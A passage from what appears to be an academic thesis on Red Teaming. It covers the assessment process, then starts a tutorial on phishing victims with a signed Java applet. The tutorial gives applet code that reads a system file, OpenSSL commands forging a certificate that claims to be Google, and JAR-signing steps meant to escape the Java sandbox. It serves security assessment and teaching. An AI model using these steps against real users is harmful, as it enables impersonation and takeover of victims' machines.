Red Teaming is a process. It has a number of phases and uses various resources like the Red Team itself, assessment tools, methodologies, facilities and training programs that we will detail below.

3.2 Red Teaming assessment – the client’s perspective

The client is the organization requesting a Red Teaming assessment. The representative person from the client organization must have legal control of the target system and he should be authorized for taking high level decisions in his organization (e.g. chief information officer, chief financial officer, director, etc).

We will discuss the client’s perspective in a Red Teaming assessment by answering to a few common questions:

3.2.1 Why should an organization use a Red Teaming assessment?

A Red Teaming assessment can offer significant benefits to an organization regarding the security posture of its systems.

One important benefit is that it can help at improving the protection mechanisms of a target system. The system owner must answer the question: “How secure is the system?” For that, he needs to know which are the risks associated with the system and he will have to do a risk assessment.

Some risks can be identified and estimated “manually” by the system owner based on previous experience, best practices, system history, etc. However, other risks (and vulnerabilities) must be identified and quantified by specialists. Red Teaming assessments can be used for finding and evaluating the risks associated with a target system. This process can be visualized in Figure 7.




Figure 7 – Using Red Teaming as part of risk assessment

Other reasons for an organization to use a Red Teaming assessment are given below:

- The organization needs to make informed decisions related to information security aspects and it requires reliable information
- The organization has implemented a new critical system and it wants to see its response capacity against a realistic attack before putting the system in production
- The organization is designing or developing a new system and it needs a third party opinion related to security issues while changes to the system are still easy to do
- The organization needs a regular verification of its systems security
- The organization wants to measure the effectiveness of its defense systems as:
 - Time for detecting the attack
 - Time for blocking the attack
 - Time for recovery / clearing backdoors / cleaning files
- The organization needs to know the impact of the potential weaknesses in its cyber defense mechanisms
- A strong security assessment is required by regulatory compliance rules

3.2.2 *When is the best time to use a Red Teaming assessment?*

There are at least two key points during the Systems Development Life Cycle (SDLC) when Red Teaming should be used. The first one is in the development phase. Here the vulnerabilities are easier to fix and do not affect other systems.

Another point is in the testing phase of the system ‘in production’, which should be done periodically. This helps finding vulnerabilities and observing the response of the running system against real-life attacks.

3.2.3 *What are the benefits for the client?*

Red Teaming benefits make this kind of assessment valuable for an organization:

- The client is shown real proof that vulnerabilities exist and they can be exploited
- No harmful actions are performed against the target
- The ‘attackers’ will follow a pre-approved set of rules
- The assessment reveals more vulnerabilities than passive analysis (e.g. configuration review)
- The client is presented with a thorough picture of the vulnerabilities
- The vulnerabilities can be patched before a real attacker has the chance to exploit them

3.2.4 What are the risks for the client?

Because the assessment is time limited, the Red Team may not cover all attack vectors against the given target. That is why Red Teaming cannot offer 100% guarantees that all vulnerabilities have been discovered. Furthermore, any change in the target system after the assessment can modify the security state reported by the team.

The client must realize that the conclusions of the assessment represent a snapshot in time of the target system.

More than that, active testing of systems security implies interaction with the target. Although the main concern of the team during the testing is to not produce any damage, accidents may happen depending on the team's skills and special circumstances. In this case the communication between the client and the assessor becomes important. The client can talk to the assessors, identify the action that caused problems and stop that action quickly.

3.2.5 What type of assessment should be chosen?

Depending on the location of the attacker related to the target system, the client could choose an external assessment or an internal assessment.

The *external Red Teaming assessment* evaluates the security of the systems exposed to the Internet. This test simulates attacks from external malicious parties.

The *internal Red Teaming assessment* evaluates the target systems' defenses against internal attackers, who already have access to the internal network (e.g. company employees, contractors, third party consultants, etc).

Both types of assessments can imply technical attacks, social engineering and physical access attacks. The client should explicitly tell if he doesn't want certain attack approaches to be used during the test.

Depending on the amount of information the Red Team has about the target, the assessment can fall in one of the three categories:

- *Black box assessment* – attackers do not have any initial knowledge about the target system (e.g. external threats)
- *Gray box assessment* – the Red Team must simulate the actions of malicious users who already possess some information about the target system (ex. an old client, an ex employee, etc). This is the most realistic situation.
- *White box assessment* – in this case the client wants to see how secure the target is against attackers who possess almost complete knowledge about it. (e.g. disgruntled system administrators, corporate espionage agents).

All of these types of assessments offer valuable information about target's security and they can be chosen according to client's perceived threats.

3.2.6 What can be the target?

The assessment should be made especially against critical assets belonging to the client company. Some examples include:

- A network/computer infrastructure – ex. try to gain control of the Active Directory
- An application – ex. test the security of an Internet Banking application, payment system, ERP application, SAP, etc.
- A business process – ex. try to disrupt the billing process from outside the network
- A facility – ex. gain physical access to one of the company’s offices and introduce an access point into the network

However, a real attacker does not have limitations. That is why it is better not to impose scope limitations to the Red Team because there is a risk of missing certain vulnerabilities which may lead to the compromise of target system.

3.3 Red Teaming assessment – the provider’s perspective

The provider is the organization performing the Red Teaming service. The provider manages the team and the assessment process. It is also in charge of the maintenance of the team by offering trainings, preparation exercises, methodologies, facilities, etc.

We have synthesized nine steps that are necessary to perform a Red Teaming process (from the provider’s perspective) [FPB10b] that we will describe below (Figure 8).




Figure 8 – Red Teaming assessment steps

3.4.1 Define assessment objectives

The initial objectives for the assessment must be specified by the client. However, these objectives are not always specified clear enough and the provider must discuss with the client any unclear aspects of the assessment.

The client should choose a testing approach (black box, white box, gray box) depending on the initial information known by the ‘attackers’.

Depending on the location of the simulated threats, the client should choose an external assessment or an internal assessment.

At the end of this phase, the provider must know precisely what is the assessment objective, the target, what approach should be taken, the initial information about the target (in case of gray box or white box testing), what is the timeframe of the test and what are the limitations imposed by the client. All these aspects must be clearly written in the engagement documents.

3.4.2 Assemble the Red Team

The Red Team is the key component of the Red Teaming process. When we say team we mean a set of two or more individuals who interact interdependently and adaptively toward a common goal or objective. In our case it is the group of specialists that will conduct the actual assessment.

There are multiple approaches in creating a Red Team. One of them is to have dynamic members that will be chosen on a project basis from a pool of experts, according to the specific knowledge required by each project. The motivation for this approach is that nobody is expert in every domain and the time taken for a general specialist to become expert in a certain domain is significant. So the advantage of this approach is a quick team setup containing experts in the required domains. The disadvantages can be a poor communication between team members and the unavailability of a comprehensive pool of experts.

Another approach in creating a Red Team is to have a static group of specialists that can adapt their skills to those required by the project. The advantages of this approach include good communication between team members and efficiency during the project. The disadvantage could be a slow start of some projects because of the time required to learn the details of specific required domains.

A mixed approach would be to use a set of ‘core members’ of the Red Team that participate in every assessment and use ‘external’ specialists only when there is the need of advanced knowledge in some specific domain (ex. Exploit writing expert, psychology expert, lock picking expert, electronics expert, etc).

3.4.3 Reverse engineer the target

This is a preparation phase of the assessment and is especially necessary in the black box and gray box approaches because the team knows zero or little information about the target.

In this phase the team searches passively any information available about the target and tries to create different views of it [WD00]:

- *System view* – formed by the technologies, devices, operating systems used by the target. Example: the target Company uses an Active Directory infrastructure for employees' workstations but it uses Unix for its core servers.
- *Functional/Logical view* – the role and functionality of each device of the target (ex. server *xxx* is used both as an email server and as a file server)
- *Physical view*: the physical location of the target and its components (ex. server *xxx* is located in Datacenter from city *C1* but server *yyy* is located in developers' room in city *C2*)
- *Temporal view*: ex. working schedule of the employees from target company
- *Social view*: information regarding the people interacting/managing the target system (number of people, age, sex, social networking profiles, email addresses, etc)
- *Lifecycle view*: the phases from the life cycle of the target (ex. for a billing process)
- *Consequence view*: a certain event triggers another event. Example: an event detected by the IDS generates an email alert sent to the administrator or an unauthorized entry detected by the guardians determines the intervention of the police)

The information obtained in this information gathering phase must be corroborated with target's description given by the client and with the assessment objectives and it will reveal a 'reverse engineered' picture of the target. The chances of the attacks are higher as the picture is more complete. The result of this phase is needed as input for the next phases of the assessment.

3.4.4 Create and validate attack trees

Having the knowledge about the target, the team is now able to create various attack scenarios that could be performed during the assessment. All possible attacks from an assessment can be grouped into an *attack tree*. The term was introduced by Bruce Schneier [Schneier99] as a way to systematically categorize the different ways in which a system can be attacked. Attack trees have been adopted in the security community and have become a standard notation for the threat analysis process.

Attack trees have been formalized by Mauw and Oostdjik in their paper "Foundations of Attack Trees" [MO00]. An attack tree is a conceptual diagram containing one root, leaves and children nodes and each node represents a potential attack against the target system. The root node of the tree is the global goal of an attacker. Children of a node are

refinements of this goal, and leaves therefore represent attacks that can no longer be refined. A refinement can be conjunctive (all children nodes must be accomplished to reach the parent node's goal) or disjunctive (any of the children nodes can be accomplished to reach the parent node's goal). Figure 9 shows an example of an attack tree.




Figure 9 – Attack tree example

In this tree, the goal of the Red Team is to extract information from a certain database. The tree lists four possible ways to do that. This is just an example, there may be other ways to achieve this goal and the tree would get wider. Lower levels in the tree explain how these sub-goals are detailed as well.

For instance, the “Exploit SQL injection” branch requires the attacker to find an exploitable SQL injection vulnerability in a web application AND to be able to execute the appropriate SQL queries to extract the necessary data. The arc connecting the two components of this attack indicates that this is a conjunctive refinement, which means that all of the components must be accomplished in order to accomplish the SQL injection attack. Sub-attacks that do not have such a connecting arc are disjunctive, which means that accomplishing just one of them is enough to accomplish the ‘parent’ attack.

Once the possible attacks on a system have been modeled in an attack tree, the nodes of the tree must be assigned different attributes related to the attack. Bruce Schneier suggests several such attributes like (im)possibility of the sub-attack, cost, time taken, whether special tools are needed. In order to choose which attacks to perform during the test, the tree must be analyzed from bottom-up accounting each node’s attributes. For instance, the chosen attacks will be the ones for which all the nodes are marked as probable and the sum of their cost is minimum/maximum.

For each objective of the assessment the Red Team will build a separate attack tree.

3.4.5 Assign Red Team members to attacks

Depending on the timeframe of the assessment, the attacks can be performed sequentially or in parallel. In each case, the appropriate team members must be assigned to each attack. For instance, the phishing or bribe attacks should be done by social engineering experts while writing custom exploits should be done by experienced persons who have already done this type of work before. The man-in-the-middle (MITM) attack and the brute-force attack can be done by a core Red Team member while the SQL injection attack should be done by a member possessing web hacking skills.

3.4.6 Prepare tools and methods

The time for performing the Red Teaming assessment is usually limited and it should be specified in the initial agreement with the client. The time for the actual assessment is ‘expensive’ and must not be wasted with routine work. The preparation work should be done before the actual tests, during the ‘cheap’ time.

So before attempting any leaf attack from the attack tree, the team must prepare the necessary tools and test them in a simulated realistic environment (laboratory). Some tools need special configurations and adjustments according to the type of attack performed (ex. update tools, configure attack options, get wordlists for brute-force attacks, download rainbow tables, etc).

For instance, the attack leaf “Create fake administration page” requires the Red Team member to install a web server and configure it so the victim can connect to it during the attack. This must be done before the timeframe of the assessment.

The team can use a public methodology for testing like OSSTMM or NIST, or it can use its own testing methodology.

3.4.7 Perform collaborative attacks

The attack tree should be executed bottom-up by the members assigned for each node.

One important aspect in the execution of the assessment is the collaboration and information sharing between team members. This is because some findings obtained by a member can be used as input for other member's attacks. Other useful aspects of information sharing include keeping track of the project state, avoiding redundant work and finding new attack vectors.

A useful tool for effective information sharing is the Dradis framework [Dradis]. Dradis is a self-contained web application that provides a centralized repository of information to keep track of what has been done so far, and what is still ahead. Each team member can have a user account in this application and they can work together on the same project, sharing information effectively.

The assessment ends when the objectives (root nodes) have been accomplished or when the time has expired.

The team must also document all the steps/procedures performed during testing. This operation is necessary in order to retrace the team's actions in case of an incident.

3.4.8 Create the report

In the reporting phase the deliverables that will be given to the client are created. The actual work of the team during the assessment has little value if the findings are not correctly and completely presented to the client.

The first part of the report should contain an (executive) summary which is a short presentation of the findings and risks identified during the assessment. The second part of the report must contain details about each attack performed and their results. For each vulnerability found, the report must show the associated business risks and their possible impact.

Every attack performed during the assessment must be included in the report, even if it was not successful. This can offer a certain degree of surety that the systems are safe against the attacks that did not succeed.

The last part of the report should contain corrective measures suggested for remediation of the problems found. These measures are not mandatory for the client because they often aren't made with full knowledge about client's systems and they might not fit very well in his configurations. But the proposed measures should give the client a starting point for correcting the security problems in his systems.

3.4.9 Present the report to client

The client must know that the Red Teaming assessment offers a snapshot in time of the security state of the target. The assessment does not offer any guarantees that the target is fully secure after the corrective measures included in the report have been implemented. Any modification in client's system configuration can introduce new vulnerabilities and modify the state upon which the assessment was performed.

Anyway, the contents of the report must be personally explained to the client. This is because the decision persons / managers in client's organization often don't possess the necessary technical skills to understand the report and they may misunderstand the risks identified by the assessment.

3.5 Chapter conclusions

Red Teaming is an advanced form of assessment that can be used for finding vulnerabilities in a wide variety of computer and information systems. It is a process that models and simulates adversary actions with the overall purpose of discovering target's weaknesses and improving its defense.

In this chapter we created a detailed and comprehensive view of the Red Teaming process from both perspectives: the client and the provider of the service. We showed the possible motivations for performing an assessment, what types of assessments are available, the benefits and the risks for the client.

We also created a step-by-step description of the Red Teaming process from the provider's perspective that can be useful for organizing and performing new assessments.

The preparations for a Red Teaming assessment requires a lot of information gathering and planning that must be done before the actual testing. After planning and execution the process continues with the report writing phase and ends with the presentation of the report in front of the client. The evaluation implies the creation of different views of the target system with a thorough understanding of client's business processes.

Given the complexity of the assessment and the highly skilled specialists of the Red Team, the process has a great potential of finding critical vulnerabilities in the target systems.

Chapter 4

4. Cyber attack techniques

The attack techniques used by the Red Teams during the assessment are very important for the success of the project. They must be realistic and simulate advanced cyber attacks in order to provide a correct picture of the effectiveness of security measures implemented.

In this chapter we analyze and implement a series of attack techniques that can be utilized during Red Teaming assessments for testing the security of target systems. The attacks that we chose for this analysis do not exploit any software vulnerabilities but they exploit design issues. That is why their chance of success is higher in time.

For each attack technique that we describe, we provide our own implementation which can be used in real live assessments.

For the DDoS attack presented, we created a dedicated tool that can be used for simulating this type of attack in a laboratory environment.

4.1 Social engineering and malicious Java applets

One of the most effective attack techniques that a Red Team could perform is social engineering. This technique refers to manipulating people and using them to facilitate the access to target systems during an engagement. The targets of social engineering attacks are persons who possess important information, have the ability to offer access to a system, people who possess a computer containing sensitive information or which possess a computer trusted by the target system/network.

Social engineering is performed by direct or indirect interaction with the target persons.

Direct interaction can be performed by speaking directly with the target (on the phone or face-to-face) and usually requires great persuasion skills for the attacker. These techniques will not be covered in this work.

Indirect interaction with the target persons can be done using various communication channels like email, instant messaging, socialization sites, removable devices, etc. The attacker communicates with the target and tries to make him perform certain actions that will facilitate attacker's tasks.

For instance, the attacker can send the victim an email with a malicious *pdf* attachment and try to convince him to open the file. If the reader program of the victim (e.g. Acrobat Reader) is vulnerable, it will be exploited and will execute the code embedded into the malicious *pdf*, once it is opened.

This is an attack that uses both social engineering (make the victim open the file) and technical aspects (exploit a software vulnerability).

But what if the victim's machine is not vulnerable? The Red Team can avoid software exploitation and use an attack vector that has more chances of succeeding.

The team can use the fact that most users have the Java technology installed in order to view Java applets into their browsers. If the victim is convinced in running a malicious Java applet, then the attacker can easily gain control over his computer. We will analyze this scenario in detail.

4.1.1 *Java applets and their capabilities*

According to Sun Developer Network's web page [Sun1], an applet is a program written in Java programming language that can be included in a HTML page using the <APPLET> tag. When a user opens a page containing an applet in a browser with Java support, the applet's code is transferred to his system and executed by the Java Virtual Machine (JVM).

Java support can be enabled in web browsers by installing the Java Plug-in from the Java Runtime Environment (JRE) package [Oracle1].

Because an applet's code is received through the network and run on the user's browser, it is implicitly considered untrusted by the Java Virtual Machine. In Java 2 Standard Edition, all applets run under the standard applet security manager [Sun2] which prevents potentially malicious applets in performing dangerous operations like file read/write, OS command execution, etc.

If we create a simple applet that tries to read the file C:\boot.ini from the remote user's computer, we obtain the *java.security.AccessControlException* shown in Figure 10.

```
import java.applet.* ;
import java.awt.* ;
import java.io.* ;
import java.net.* ;

public class TheApplet extends Applet{
    String fileToRead = "c:\\boot.ini";
    StringBuffer strBuff;
    TextArea txtArea;

    public void init(){
        txtArea = new TextArea(30, 100);
        txtArea.setEditable(false);
        add(txtArea);
        readFile();
    }

    public void readFile(){
        String line;
        try{
            BufferedReader bf = new BufferedReader(new
                FileReader(fileToRead));
            strBuff = new StringBuffer();
```

```

        while((line = bf.readLine()) != null){
            strBuff.append(line + "\n");
        }
        txtArea.append("File Name : " + fileToRead + "\n\n");
        txtArea.append(strBuff.toString());
    }
    catch(Exception e){
        txtArea.append("Exception: " + e.toString());
    }
}
}
}
}

```




Figure 10 – Permission denied when reading a local file from applet

In order to have full access on the client’s JVM, an applet must be signed with a digital certificate.

4.1.2 Creating a self signed digital certificate using OpenSSL

Digital certificates can be purchased from a globally trusted certification authority like VeriSign or Thawte. In order to be used as a server certificate for a web service, the Common Name of the certificate must match the DNS name of the server.

A common approach for a Red Teaming engagement would be to buy a domain name similar to a domain familiar to the victim (e.g. www.google.com) and then buy a certificate for this domain, signed by a trusted certification authority.

Depending on the social engineering factor (e.g. persuasion of the phishing email), a self signed certificates might work also.

The steps to create a self signed certificate using OpenSSL are the following:

a. Generate a pair of cryptographic keys

Keys are the basis of public key algorithms and PKI. Keys usually come in pairs, with one half being the public key and the other half being the private key. With OpenSSL, the private key contains the public key information as well, so a public key doesn't need to be generated separately [Levitte].

The following command instructs OpenSSL to generate a 2048 bit key pair and store the result in the file *privkey.pem*:

```
openssl genrsa -des3 -out privkey.pem 2048
```

b. Generate a self signed digital certificate

We use the following command to generate a new digital certificate using the key pair located in *privkey.pem* and write the result in the file *mycert.pem*.

```
openssl req -new -x509 -key privkey.pem -out mycert.pem -days 365
```

We will be asked different questions according to the fields required in the certificate: country name, state, locality, organization name, etc (Figure 11)

```
H:\>openssl req -new -x509 -key privkey.pem -out mycert.pem -days 356 -config c:\openssl0.9.8\bin\op
enssl.cnf
Enter pass phrase for privkey.pem:
Loading 'screen' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name <2 letter code> []:US
State or Province Name <full name> []:California
Locality Name <eg, city> []:Mountain View
Organization Name <eg, company> []:Google Inc
Organizational Unit Name <eg, section> []:Google Inc
Common Name <eg, your website's domain name> []:*.google.com
Email Address []:
```

Figure 11 – Using openssl to create a self signed certificate

In Figure 12 we can also see how to view the contents of the newly generated certificate and verify its parameters.

```

H:\>openssl x509 -in mycert.pem -text
Certificate:
  Data:
    Version: 1 (0x0)
    Serial Number:
      9a:7a:13:f3:9c:d9:4a:36
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=US, ST=California, L=Mountain View, O=Google Inc, OU=Google Inc, CN=*.google.com
    Validity
      Not Before: Jun  9 15:13:29 2011 GMT
      Not After : May 30 15:13:29 2012 GMT
    Subject: C=US, ST=California, L=Mountain View, O=Google Inc, OU=Google Inc, CN=*.google.com
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public Key: (2048 bit)
      Modulus (2048 bit):
        00:f0:27:b7:28:d9:7b:30:2b:3e:2c:eb:59:ab:00:
        6a:c2:76:13:24:74:8d:77:c1:24:28:73:bc:07:86:
        98:93:c2:9b:0a:d4:78:93:70:1f:0a:29:14:bf:65:
        2f:9c:8b:f6:5d:6c:6b:6d:05:22:d9:0c:77:7f:ce:
        69:2d:14:de:ab:2d:9c:9d:a1:04:f3:70:9c:ac:f3:
        68:b2:22:5e:a3:c1:6e:4e:db:bb:44:08:d5:fe:66:
        8f:8a:dd:ca:2f:cb:f9:d6:31:b7:c7:97:9f:04:a6:
        22:ba:9c:8b:3c:d9:12:72:c5:b0:ca:66:60:83:07:
        14:14:4f:20:14:71:51:07:44:0a:0f:0a:0c:0a:0a:

```

Figure 12 – Using openssl to view certificate information

4.1.3 Importing the private key and certificate into Java keystore

Java stores digital certificates and public keys in a dedicated file called *keystore*, which is protected by a password.

In order to create a new keystore we can use *keytool*, a utility that comes by default with the Java installation. This tool allows the user to:

- Create a new keystore with a new private key
- Generate a Certificate Signing Request for the private key in the keystore
- Import a certificate signed by a Certification Authority which corresponds with an existing private key

However, *keytool* has some limitations among which the most important is that it does not allow importing an existing private key and a certificate.

In order to do this task we will use a Java program called *ImportKey* [Seif07] which uses the native Java API to create a new keystore and import the key and certificate given as arguments. The input data (private key and certificate) must be in DER format.

So we will use again OpenSSL to convert both the key and the certificate from PEM to DER format:

```

openssl pkcs8 -topk8 -nocrypt -in privkey.pem -inform PEM -out
privkey.der -outform DER

openssl x509 -in mycert.pem -inform PEM -out mycert.der -outform
DER

```

The following command uses the program *ImportKey* to import our private key and certificate into a Java keystore:

```

java ImportKey privkey.der mycert.der

```

The default behavior of *ImportKey* is to create a new keystore in the user's home directory called *keystore.ImportKey* and insert a new certificate alias called *importkey* with the password *importkey*.

In order to verify the contents of the keystore, we use Java's *keytool* (Figure 13).

```
C:\>keytool -list -keystore "c:\Documents and Settings\user\keystore.ImportKey" -v
Enter keystore password:
Keystore type: JKS
Keystore provider: SUN

Your keystore contains 1 entry

Alias name: importkey
Creation date: Jun 9, 2011
Entry type: PrivateKeyEntry
Certificate chain length: 1
Certificate[1]:
Owner: CN=*.google.com, OU=Google Inc, O=Google Inc, L=Mountain View, ST=California, C=US
Issuer: CN=*.google.com, OU=Google Inc, O=Google Inc, L=Mountain View, ST=California, C=US
Serial number: d992b580cc68c864
Valid from: Thu Jun 09 17:41:53 EEST 2011 until: Sun Jun 08 17:41:53 EEST 2014
Certificate fingerprints:
    MD5: 34:0A:46:E2:F2:1F:84:C7:E2:40:71:D8:65:A1:20:D1
    SHA1: 5C:6D:72:57:39:03:63:EC:07:E5:96:99:BC:84:1B:CD:5C:11:EA:25
Signature algorithm name: SHA1withRSA
Version: 1
```

Figure 13 – Verifying contents of Java keystore

4.1.4 Signing a Java applet

In order to digitally sign a Java applet, we must first package the applet into a JAR archive. This can be done by copying the applet's class file into a new directory and using the *jar* command as follows (into the newly created directory):

```
jar cvf TheApplet.jar .
```

This command creates an archive called *TheApplet.jar* containing the class file and a META-INF directory with metadata about the package.

Now we can do the actual signature using another tool from the Java installation called *jarsigner*.

- a. Sign the JAR file using the RSA key and certificate from keystore:

```
jarsigner TheApplet.jar importkey
```

- b. Verify the signature

```
jarsigner -verify -verbose -certs TheApplet.jar
```

When running this JAR file on a user's machine, Java Virtual Machine displays a Security Warning (Windows XP, Internet Explorer 7, Java 1.6.0.26) to the user as showed in Figure 14 because the certificate used for signing the applet was not signed by a trusted certification authority.

At this point, the social engineering component of the attack is critical. If the user can be persuaded to click the *Run* button, then the applet will run outside Java's sandbox with full privileges on the victim's machine (limited by the rights of the current logged on user)..

